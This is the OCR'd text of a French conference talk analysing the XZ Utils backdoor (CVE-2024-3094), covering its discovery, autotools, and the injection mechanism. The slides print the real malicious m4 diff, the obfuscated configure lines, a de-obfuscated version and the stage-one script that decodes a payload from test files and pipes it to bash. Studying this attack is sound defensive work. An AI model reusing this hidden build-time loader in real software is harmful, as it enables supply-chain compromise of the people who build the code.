
ANATOMIE D'UNE
BACKDOOR
WASSIM AHMED-BELKACEM | QUENTIN DUNAND

# Un Grand MERCI à nos sponsors 2025

CGI

ABYLSEN

KAIZEN SOLUTIONS

open

Moody's

VISEO
POSITIVE DIGITAL MAKERS

CRITEO

elastic

clever cloud

AVISTO

KLS GROUP
La French Logistique

Bonitasoft

HAVANA IT & APPS

zenika

salesforce

sopra steria

bpifrance i0

kelkoogroup


# INTRODUCTION

# L'Open Source c'est quoi ?

`Code Open Source:` code conçu pour être **accessible au public** : n'importe qui peut **voir** et **modifier** le code à sa convenance.

**open** source initiative®

C'est super !

# L'Open Source

**Colonne vertébrale** d'innombrables applications et systèmes.

FFmpeg

YouTube

blender


prime video

twitch

TikTok

vimeo

...



# Le lien avec la Backdoor XZ ?


## XZ ? Kesako ?

**`xz-utils`** : Ensemble d'outils **open source** conçu pour la **compression** et la **décompression** de données.

Utilise principalement l'algorithme **LZMA** grâce à la **`lib liblzma`**

# Le lien avec la Backdoor XZ ?

## Super cool

Pratique quand ça marche

## Largement utilisé

Everywhere…

## …même dans Linux!

Compresser/décompresser:

- Des paquets logiciels
- Des fichiers de logs
- etc...

# C’est quoi cette Backdoor XZ alors ?

Sympa ton p’tit nom


## CVE-2024-3094

**Backdoor** a été découverte **fin Mars 2024** ✗

**Infiltration du projet sur plusieurs années.** ✗

Permet une **exécution de code à distance.** ✗

**Complexe,** implique des **scripts obfusqués** etc… ✗

# C’est quoi cette Backdoor XZ alors ?


Sympa ton p’tit nom


## CVE-2024-3094

**Habilement dissimulé** ✗

Aurait pu permettre à des attaquants d'**accéder de manière non autorisée** à des **millions de systèmes.** ✗

Illustre la **double nature** de **l’Open Source** ✗




Héros national

# Andres Freund

**Ingénieur** Allemand

Travaille chez **Microsoft**

Contribue et développe sur **PostgreSQL**

1000 - Backdoor Discovered !
You literally saved the world !

# CHRONOLOGIE DES FAITS


## ALLEMAGNE

Chez les parents
de M. Freund

# CHRONOLOGIE DES FAITS

## USA

M. Freund rentre chez lui
Dur dur le jetlag
Erreurs chelou



**AndresFreundTec**


@AndresFreundTec@mastodon.social

I was doing some micro-benchmarking at the time, needed to quiesce the system to reduce noise. Saw sshd processes were using a surprising amount of CPU, despite immediately failing because of wrong usernames etc. Profiled sshd, showing lots of cpu time in liblzma, with perf unable to attribute it to a symbol. Got suspicious. Recalled that I had seen an odd valgrind complaint in automated testing of postgres, a few weeks earlier, after package updates.

Really required a lot of coincidences.

Mar 29, 2024, 18:32 — 864 retoots

# EVIDENCE #1


Openwall
bringing security into
open environments
Products
Services
Publications
Resources
Hash Suite - Windows password security audit tool. GUI, reports in PDF.
[<prev] [next>] [thread-next>] [day] [month] [year] [list]
Date: Fri, 29 Mar 2024 08:51:26 -0700
From: Andres Freund <andres@...razel.de>
To: oss-security@...ts.openwall.com
Subject: backdoor in upstream xz/liblzma leading to ssh server compromise
Hi,
After observing a few odd symptoms around liblzma (part of the xz package) on
Debian sid installations over the last weeks (logins with ssh taking a lot of
CPU, valgrind errors) I figured out the answer:
The upstream xz repository and the xz tarballs have been backdoored.
At first I thought this was a compromise of debian's package, but it turns out
to be upstream.


# EVIDENCE #2


look closer
REMONTER LA
PISTE


# NOTRE VICTIME: SSHD

**Gender** : Fish (?)
**Parents**: OpenSSH
**Age**: 29 years old
**Location**: Debian, Ubuntu, CentOS, …

# SSH AVEC CERTIFICATS



# ACCEUILLONS LA BACKDOOR




# USURPATION D'IDENTITÉ


libcrypto

RSA_public_decrypt()


sshd

# USURPATION D'IDENTITÉ



liblzma

RSA_public_decrypt()


sshd

# "ATTENDS MAIS LEUR TRUC LÀ ÇA FAIT PAS JUSTE DE LA COMPRESSION DE BASE ?"

## - VOUS (ET NOUS AUSSI ON AVOUE)

# DÉPENDANCES

sshd


libcrypto

libsystemd

liblzma

# USURPATION D'IDENTITÉ


sshd


RSA_public_decrypt()


libcrypto

# USURPATION D'IDENTITÉ


sshd

RSA_public_decrypt()




liblzma

# MENONS L'ENQUÊTE

C, Makefile, Shell, Obfuscation

# COMMENT QUE ÇA S'INTALLE XZ-UTILS ?

1. Pousse le code sous forme d'archive dans un dépôt

2. Télécharge, compile, intègre

# COMMENT QUE ÇA S'ATTAQUE XZ-UTILS ?

1. **Altère** l'archive avant de la pousse

2. Télécharge, compile, intègre

# LA DIFFÉRENCE QUI FAIT TOUT


build-to-host.m4

```
$ git diff m4/build-to-host.m4 ~/data/xz/xz-5.6.1/m4/build-to-host.m4
diff --git a/m4/build-to-host.m4 b/home/sam/data/xz/xz-5.6.1/m4/build-to-host.m4
index f928e9ab..d5ec3153 100644
--- a/m4/build-to-host.m4
+++ b/home/sam/data/xz/xz-5.6.1/m4/build-to-host.m4
@@ -1,4 +1,4 @@
-# build-to-host.m4 serial 3
+# build-to-host.m4 serial 30
+  if test "x$gl_am_configmake" != "x"; then
+    gl_[$1]_config='sed \"r\n\" $gl_am_configmake | eval $gl_path_map | $gl_[$1]_prefix -d
2>/dev/null'
+  else
+    gl_[$1]_config=''
+  fi
+
+  dnl If the host conversion code has been placed in $gl_config_gt,
+  dnl instead of duplicating it all over again into config.status,
+  dnl then we will have config.status run $gl_config_gt later, so it
+  dnl needs to know what name is stored there:
+  AC_CONFIG_COMMANDS([build-to-host], [eval $gl_config_gt | $SHELL 2>/dev/null], [gl_config_gt="eval
\$gl_[$1]_config"])
 ])
+  gl_am_configmake=`grep -aErls "#{4}[[:alnum:]]{5}#{4}$" $srcdir/ 2>/dev/null`
+  if test -n "$gl_am_configmake"; then
+    HAVE_PKG_CONFIGMAKE=1
+  else
+    HAVE_PKG_CONFIGMAKE=0
+  fi
+


+  gl_path_map='tr "\t \-_" " \t_\-"'
```


# AUTOTOOLS


Un système de build
bien complet.èxe
pour le C


# LE DÉFI DES LANGAGES COMPILÉS



(paix à son âme)


# UNE RÉPONSE : AUTOTOOLS

Fourni une couche d’abstraction chargée de créer un Makefile adaptée à la plateforme cible


Basé sur M4, langage de remplacement de texte

Facilite la vie des développeurs et intégrateurs

# COMMENT QUE ÇA FONCTIONNE ?



# AH MAIS Y'A DES DÉPENDANCES



# ON COMPREND LA FOURBERIE

1. Ce fichier n'avait **rien à faire** dans l'archive

2. L'altération permet d'ajouter des **lignes malveillantes** dans le script configure.sh.

```
$ git diff m4/build-to-host.m4 ~/data/xz/xz-5.6.1/m4/build-to-host.m4
diff --git a/m4/build-to-host.m4 b/home/sam/data/xz/xz-5.6.1/m4/build-to-host.m4
index f928e9ab..d5ec3153 100644
--- a/m4/build-to-host.m4
+++ b/home/sam/data/xz/xz-5.6.1/m4/build-to-host.m4
@@ -1,4 +1,4 @@
-# build-to-host.m4 serial 3
+# build-to-host.m4 serial 30
+  if test "x$gl_am_configmake" != "x"; then
+    gl_[$1]_config='sed \"r\n\" $gl_am_configmake | eval $gl_path_map | $gl_[$1]_prefix -d
2>/dev/null'
+  else
+    gl_[$1]_config=''
+  fi
+
+  dnl If the host conversion code has been placed in $gl_config_gt,
+  dnl instead of duplicating it all over again into config.status,
+  dnl then we will have config.status run $gl_config_gt later, so it
+  dnl needs to know what name is stored there:
+  AC_CONFIG_COMMANDS([build-to-host], [eval $gl_config_gt | $SHELL 2>/dev/null], [gl_config_gt="eval
\$gl_[$1]_config"])
 ])
+ gl_am_configmake=`grep -aErls "#{4}[[:alnum:]]{5}#{4}$" $srcdir/ 2>/dev/null`
+ if test -n "$gl_am_configmake"; then
+   HAVE_PKG_CONFIGMAKE=1
+ else
+   HAVE_PKG_CONFIGMAKE=0
+ fi
+

+ gl_path_map='tr "\t \-_" " \t_\-"'
```

# DÉROULONS LE CODE MALVEILLANT

OU COMMENT UTILISER LE PROJET COMME MOTEUR DE LA PORTE DÉROBÉE

# LES LIGNES MALVEILLANTES DANS CONFIGURE.SH

```
gl_am_configmake=`grep -aErls "#{4}[[:alnum:]]{5}#{4}$" ./ 2>/dev/null`

gl_path_map='tr "\t \-_" " \t_\-"'

gl_localedir_prefix=`echo $gl_am_configmake | sed "s/.*\.//g"`

gl_localedir_config=`sed \"r\n\" $gl_am_configmake | eval $gl_path_map | $gl_localedir_prefix -d
2>/dev/null`

gl_config_gt=`eval $gl_localedir_config`

eval $gl_config_gt
```

# DEMYSTIFIONS TOUT ÇA

```
recup_nom_archive=`grep -aErls "#{4}[[:alnum:]]{5}#{4}$" ./`

remplace_chars_archive='tr "\t \-_" " \t_\-"'

recup_extension_archive=`echo $recup_nom_archive | sed "s/.*\.//g"`

commande_secrete=`sed \"r\n\" $recup_nom_archive | eval $remplace_chars_archive | $recup_extension_archive -d`

script_secret=`eval $commande_secrete`

eval $script_secret
```

# DEMYSTIFIONS TOUT ÇA


```
commande_secrete=`cat bad-3-corrupt_lzma2.xz | tr "\t \-_" " \t_\-" | xz -d`

script_secret=`eval $commande_secrete`

eval $script_secret
```

# ANALYSE DU SCRIPT SECRET

```
1 ####Hello####
2 [ ! $(uname) = "Linux" ] && exit 0
3
4 export i="((head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048
  && (head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 &&
  (head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head -
  c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024
  >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024
  >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024
  >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024
  >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024
  >/dev/null) && head -c +939)"
5
6 xz -dc ./tests/files/good-large_compressed.lzma | eval $i | tail -c +31233 | tr "\114-\321\322-
  \377\35-\47\14-\34\0-\13\50-\113" "\0-\377" | xz -F raw --lzma1 -dc | bash
7 ####World####
```

# ANALYSE DU SCRIPT SECRET

